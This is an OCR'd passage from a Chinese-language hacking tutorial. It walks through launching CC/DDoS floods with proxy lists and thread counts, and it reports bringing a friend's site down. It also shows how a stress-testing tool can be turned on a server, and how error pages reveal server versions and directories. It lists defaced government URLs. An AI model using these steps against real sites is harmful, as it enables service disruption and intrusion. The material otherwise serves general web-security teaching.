免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图4.8




图4.9




图4.10




图4.11




图4.12



图4.13

执行“ping 网站域名”，可以看到返回的ICMP响应很正常，没有丢包现象，如图4.10。

下面运行“超强CC攻击器”，在“欺骗地址”栏填写想要攻击的网站域名，“攻击线程”可以按照自己的需要进行填写，我填写的是500，点击“导入”按钮，把上面我们筛选出来的代理文件导入进去，在“攻击”栏中也填写想要攻击的网站域名，大家需要注意的是，前面的那个“G”不要删除了，如图4.11。

点击“攻击/加强”按钮就可以进行攻击了，并且还会在原有线程的基础上再增加500个线程，一般主机使用1000线程左右就足够了，如图4.12。在只有500线程的时候，我访问朋友的网站，发现已经是“Service Unavailable”的状态了，对于虚拟主机来说，这么多的连接数估计已经承受不了了，如图4.13。如果不想攻击的话，只要点击“停止”按钮，就可以为机器释放被占有的资源了，从上面的例子我们就可以清楚的看到，这种攻击方法是多么的简单高效和恐怖啊！

4.5 使用WAS对网站进行压力测试

WAS是Web Application Stress的简称，它是微软的测试人员所开发的一款Web压力测试工具，可以用来

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图4.14




图4.15

模拟多个用户访问网站，但是在攻击者的手中，它就成了拒绝服务攻击的利器，下面我就使用WAS对一台web服务器进行压力测试，来说明它的巨大危害性。

1、工具介绍

Microsoft Web Application Stress Tool是由微软的网站测试人员所开发的专门用来进行网站压力测试的一个工具，利用这个功能强大的压力测试工具，我们可以使用少量的客户端计算机来仿真大量用户上线时有可能对网站服务所造成的影响，以便于对系统进行更好的调整及设置，基于工具的这种特性，一些恶意使用者也可以利用它来发起DDoS攻击。

2、测试实例

WAS运行后的主界面如图4.14所示，在对目标web服务器进行压力测试前，我们还需要进行一些简单的设置，在左侧的空白区域中点击鼠标右键，选择菜单中的“add”，如图4.15，这样就会增加一个新的测试脚本项“New script”。

我们来对它进行设置，在右边窗口的“Server”栏中填写想要测试的服务器的IP地址，在下方选择使用的Web连接方式，我选择的是“GET”，在“Path”中选择要测试的Web页面路径，我填写了该服务器的首页文件“index.html”，如图4.16。




图4.16

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图4.17




图4.18

设置好测试机器后，我们还需要设置线程数，点击左侧的“Settings”，在“Stress level”中填写线程数，也就是模拟多少个客户机的连接，线程数设置的大小需要根据本机的承受能力来进行，我建议不要超过“2000”，在“Test Run Time”中来指定一次压力测试所需要持续的时间，我选择的是2分钟，如图4.17，至于其它的选项直接使用默认的设置就可以了。

下面我们选中“New Script”，点击工具栏上的那个三角型按钮，就可以发动攻击了，如图4.18。一台机器可能起不到很好的攻击效果，但如果在多台服务器上同时运行该软件，同时对目标web服务器发动这种攻击，那么危害就大了。



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第五章 网站攻击基础

5.1 Web渗透概述

随着网络的发展，黑客的入侵方法也从几年前的溢出攻击转变成了web渗透，对于web应用程序的渗透入侵是目前网络上最常遇到的安全问题，Web渗透通常是指利用网站上使用的应用程序的安全漏洞获得webshell，然后再通过webshell进一步获取服务器权限，在这里我们不得不提到几个概念。

万维网：也称作“Web”、“WWW”、“W3”，英文全称为“World Wide Web”，是一个透过网络存取的互连超文件（interlinked hypertext document）系统。

web服务器：也称为WWW（WORLD WIDE WEB）服务器，主要功能就是提供网上信息浏览服务。

web脚本：通常也就是指我们平时所说的asp、php等脚本语言编写的脚本程序。

在UNIX和Linux平台下使用最广泛的免费Web组件是APACHE、W3C和NCSA，而在Windows平台下使用最多的则是IIS，入侵者通常是在Web网站上找到公开的网站程序漏洞，比如SQL注入漏洞，XSS跨站漏洞，或者是找到配置较差的服务器，然后再进行相应的利用。对于如何学习脚本语言的读者可以去看本书第七章的Web常见漏洞大观部分，有兴趣的读者也可以自己去查阅相关书籍，因为只有平时的积累，才能成为一个优秀的web渗透攻击手。

5.2 Web常见的攻击方式

我在国家计算机网络应急技术中心了解到2010年2月15日至19日，北京、江苏、广东等地都出现了大面积站点被黑的现象，对于网站被黑这一现象其实每天都在上演着。根据被篡改的政府站点，可以看到很多省级部门都没有躲避的了这个黑手，可想而知这对政府形象造成了多么恶劣的影响，如图5.1。从某安全公司发布的“2009年第四季度威胁报告”中我们也可以得知，当前大部分的威胁都是基于web层的，如图5.2。

目前比较“流行”和威胁排名靠前的攻击方式主要有SQL注入攻击、跨站脚本攻击等。SQL注入主要是由于网站程序对数据库操作语句中的某些变量过滤不严而造成的，许多刚接触黑客技术的读者都是从SQL注入学起的，在后面的章节中我们会学习到具体的利用方法。

XSS跨站，很多人通过alert弹出一个框框然后就说自己发现了xss漏洞，但是关于xss漏洞的具体利用就难多了，xss漏洞都能够用来做什么呢？其实xss漏洞可以帮助攻击者有针对性的挂马、盗取cookie、提权等。

被篡改页面 URL	所属部门或地区	级别
http://shangbao.ahjt.gov.cn/index.htm	安徽省	省部级
http://www.hebgs.gov.cn/yw/yp/UploadSoft/cmd.asp	河北省	省部级
http://www.hljzzy.gov.cn/islam.htm	黑龙江省	省部级
http://www.tjww.gov.cn/cnhack.htm	天津市	省部级
http://www.smeyn.gov.cn/expert_msg.asp	云南省	省部级
http://oa.tlinfo.gov.cn/index.htm	安徽省铜陵市	地市级
http://www.jqhd315.gov.cn/hex.htm	甘肃省酒泉市	地市级

图5.1

- 网页木马是 Web 安全的主要威胁
- 间谍软件通过邮件大量传播，骗钱并监控用户网银帐号
- 恶意网站将继续增长，“.cn”域名位居前列
- 大型社交网站被入侵，3200 万用户信息被泄露
- Adobe 零日漏洞频现，用户打开 PDF 需谨慎
- IIS 服务器文件名解析缺陷致大量服务器被入侵
- Conficker 蠕虫继续在企业内网横行
- 短网址服务被钓鱼网站利用，社交/支付网站用户谨防被骗

图5.2

上传漏洞，这是利用一些网站的上传功能来上传webshell的一种入侵方法，许多网站都限制了上传文件的类型，一般来说asp、php等类型的文件都是不允许上传的，但是这种限制往往会被突发奇想的攻击者所突破，大家将会在后面的章节会看到。

钓鱼，网络钓鱼的英文为“Phishing”，攻击者利用欺骗性的电子邮件和伪造的Web页面来进行欺骗活动，受骗者往往会泄露信用卡号、帐户名和口令等内容。攻击者经常采用具有欺诈性的网址来进

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

行欺骗，比如把字母“o”用数字“0”代替，字母“l”用数字“1”代替，并把带有欺骗性质的网页制作成与合法的网站页面相似甚至是完全相同。至今为止，淘宝、QQ等国内网站依然是钓鱼者针对国内用户主要的攻击对象，如图5.3所示，就是伪装成拍拍网址的一个钓鱼网站。




图5.3

5.3 Web服务器出错消息分析

5.3.1 Http基础

HTTP协议（HyperText Transfer Protocol，超文本传输协议）是用于从web服务器向本地传输文件，比如图像、网页等。它可以使浏览器更加高效，使网络传输减少错误。它不仅保证计算机正确快速的传输超文本文档，还确定传输文档中的哪一部分，以及哪部分内容首先显示（比如文本优先于图形）等。HTTP由两部分组成：请求和响应。并且我们需要知道，永远都是由客户端发起请求，服务器端才给出回应，如图5.4。




图5.4

Http方法
GET：请求指定的页面信息，将显示在URL中。
HEAD：只请求页面的首部。
POST：提交页面信息。
PUT：从客户端向服务器传送的数据取代指定的文档的内容。
DELETE：请求服务器删除指定的页面。
OPTIONS：允许客户端查看服务器的性能。
TRACE：请求服务器在响应中的实体主体部分返回所得到的内容。
PATCH：实体中包含一个表，表中说明与该URI所表示的原内容的区别。
MOVE：请求服务器将指定的页面移至另一个网络地址。
COPY：请求服务器将指定的页面拷贝至另一个网络地址。
LINK：请求服务器建立链接关系。
UNLINK：断开链接关系。
WRAPPED：允许客户端发送经过封装的请求。

GET和POST都是用来发送请求，在这里我们只需要了解GET和POST方法以及两者的区别就行了。GET方法方便直观，缺点是访问该网站的用户也可以修改URL串后发送给服务器，如果程序处理的不够好就很容易出错，而且GET传递的字符串长度不能超过250个字符，如果超长，浏览器就会自动截断，导致数据缺失。另外，GET方法不支持ASCII字符之外的任何字符，比如包含有汉字或其它非ASCII字符时，需要使用额外的编码操作，虽然有时候浏览器也能自动完成。POST方法发送变量数据时，对于用户来说是不透明的，按照HTTP协议来说，用户不能随意修改，这对于Web应用程序而言，安全性要好得多。

为了让大家看的更加清楚，下面我就使用抓包工具WinsockExpert来抓取一下它们的数据包，注意目前很多杀毒软件已经把它当作了病毒，因此在使用前应关闭杀毒软件。点击“文件夹”图标，选择

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5.5




图5.6




图5.7




图5.8

“IEXPLORE.EXE”，选中要监听的网址，如图5.5。然后我点击了网页中的“导师介绍”链接，如图5.6，这时在抓包工具中就会捕获大量的数据了，如图5.7。

我们选择其中的一条GET数据来进行分析：

```
1、GET /images/news_title_icon.gif HTTP/1.1
2、Accept: */*
3、Referer: http://xxx.edu.cn/dsjs.asp?id=659
4、Accept-Language: zh-cn
5、Accept-Encoding: gzip, deflate
6、If-Modified-Since: Sat, 25 Nov 2006 11:40:56 GMT
7、If-None-Match: "094bb918610c71:93f"
8、User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
9、Host: xxx.edu.cn
10、Connection: Keep-Alive
11、Cookie: ASPSESSIONIDSQARCDTC=IKAOPJPCNEJLINPNKINBIEBA; ASP.NET_SessionId=h5vwybjht4dfnafr4gg0erai
```

第1行的GET指明了该处是通过GET方法提交请求数据，目的是想把“/images/news_title_icon.gif”文件下载到本地。第3行Referer头域允许客户端指定请求URL的源资源地址，也就是本地请求方的连接，可以看到referer地址和我们请求的连接是相同的，如图5.8。第8行User-Agent内容包含了发出请求的用户信息，主要指浏览器类型。第9行Host表示所请求资源的Internet主机和端口号。

那什么时候又该用到POST呢？搜索页面或者上传页面基本上都是使用POST提交数据的。我从上传页面上传了一张图片，如图5.9，可以看到WinsockExpert抓到了很多数据包，如图5.10。




图5.9

```
POST /admin/zhaopian_edit.aspx?id=344 HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5.10




图5.11




图5.12




图5.13

```
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-silverlight, */*
    Referer: http://xxx.com/admin/zhaopian_edit.aspx?id=344
    Accept-Language: zh-cn
    Content-Type: multipart/form-data; boundary=----------------------------7daab2fc8061a
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
    Host: xxx.com
    Content-Length: 5502
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: ASP.NET_SessionId=l31m02qc111uu1bgi53za2mp; Admin=FDA1FA534F745FB9F194E60FF74188685DA9A4618305517E347045AA390F40C40029DB2C30F064F721C51C0C7A8DA55ED891D70180F864EBAC4BA6DCAE774FBED841044686FFBA05C2BB84503DB456D6
```

我们会看到除了包头改为了POST，增加了Content-Language（上传的文件字节数）外，其它部分基本和GET一样。

5.3.2 出错分析

1、404（文件或目录未找到）错误判断操作系统和服务器版本

由于Windows系统对大小写并不敏感，因此可以将文件后缀改动一个字符，比如我将jsp改为jsP，显示正常就说明该主机很有可能就是Windows系统了，如图5.11。然后我又故意将中间的目录qylsBSZL改为ZL，由于这个目录不存在，系统报错了，我们知道了使用的web服务器类型及版本是Resin-3.0.17，如图5.12。

2、500（HTTP 500-内部服务器错误）来爆服务器版本

在带参数的网址后面加引号或者是字符来使web服务器报错，适用于未对错误页面进行转向的服务器，从而显示出web服务器版本，这里显示的为“Apache Tomcat 6.0.18”，如图5.13。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3、403 Forbidden（目录禁止访问）

虽然我们此时查看不到目录下面的文件，但是对于探测目录它可是帮上了大忙，出现403就意味着我们查找的目录存在，比如我探测data目录，显示了403，说明data目录就是存在的，如图5.14。



图5.14

4、403.1错误（禁止执行访问）

如果管理员将某些上传目录限制为不允许脚本执行，那么我们上传webshell到该目录时便会出现“试图从目录中执行CGI、ISAPI或其他可执行程序，但该目录不允许执行程序时便会出现此种错误。”，如图5.15。




图5.15

5.4 数据库概述

数据库是依照某种数据模型组织起来并存放二级存储器中的数据集合，这种数据集合具有如下特点：尽可能不重复，以最优方式为某个特定组织的多种应用服务，其数据结构独立于使用它的应用程序，对数据的增、删、改进行管理和控制。在我们计算机的世界里，都是以数据的形式存储的，而这些数据的集合我们可以称之为数据库，这是我们最精准通俗的对数据库的理解。随着计算机的发展，数据库技术应用领域已从数据处理、信息管理扩大到计算机辅助设计、人工智能等许多领域，大到国家的建设，小到平时的日常生活，都有数据库的存在。简单的举个例子，我们经常使用excel处理一些数据，这样的数据文档也可以称为一个小型的数据库。每逢春节过年，拜年的习俗在中国都是必不可少的，几乎每人都要发短信拜年，而我们发送短信便会产生一条条数据，这样的数据集合在一起，存放在一个容器中，我们可以把数据库就看作是一个容器，而这样的数据集合就称为数据库，短信就是存放在移动的数据库中。目前的主流数据库产品包括了Oracle、MySQL、SQL Server、SyBase等，这些都属于关系型数据库系统。

关系型数据库以行和列的形式存储数据，以便于用户理解，这一系列的行和列被称为表，表与表之间有关系，一组表就组成了数据库。早期的计算机主要用于科学计算，数据处理都是通过手工方式进行的。当时还没有磁盘等直接存取的存储设备，软件也没有操作系统，数据的处理是批处理。50年代后期到60年代中期，计算机不仅用于科学计算，还大量用于管理工程中，这时已经有了操作系统，在操作系统中有专门的数据管理软件，一般称为文件系统。文件系统是数据库系统发展的初级阶段，但并不是真正的数据库系统。由于文件系统的缺陷，60年代末期，人们对文件系统进行了扩充，研制了一种结构化的数据组织和处理方式，这才出现了真正的数据库系统。数据库为统一管理与共享数据提供了有力支撑，这个时期的数据库系统蓬勃发展，形成了有名的“数据库时代”。

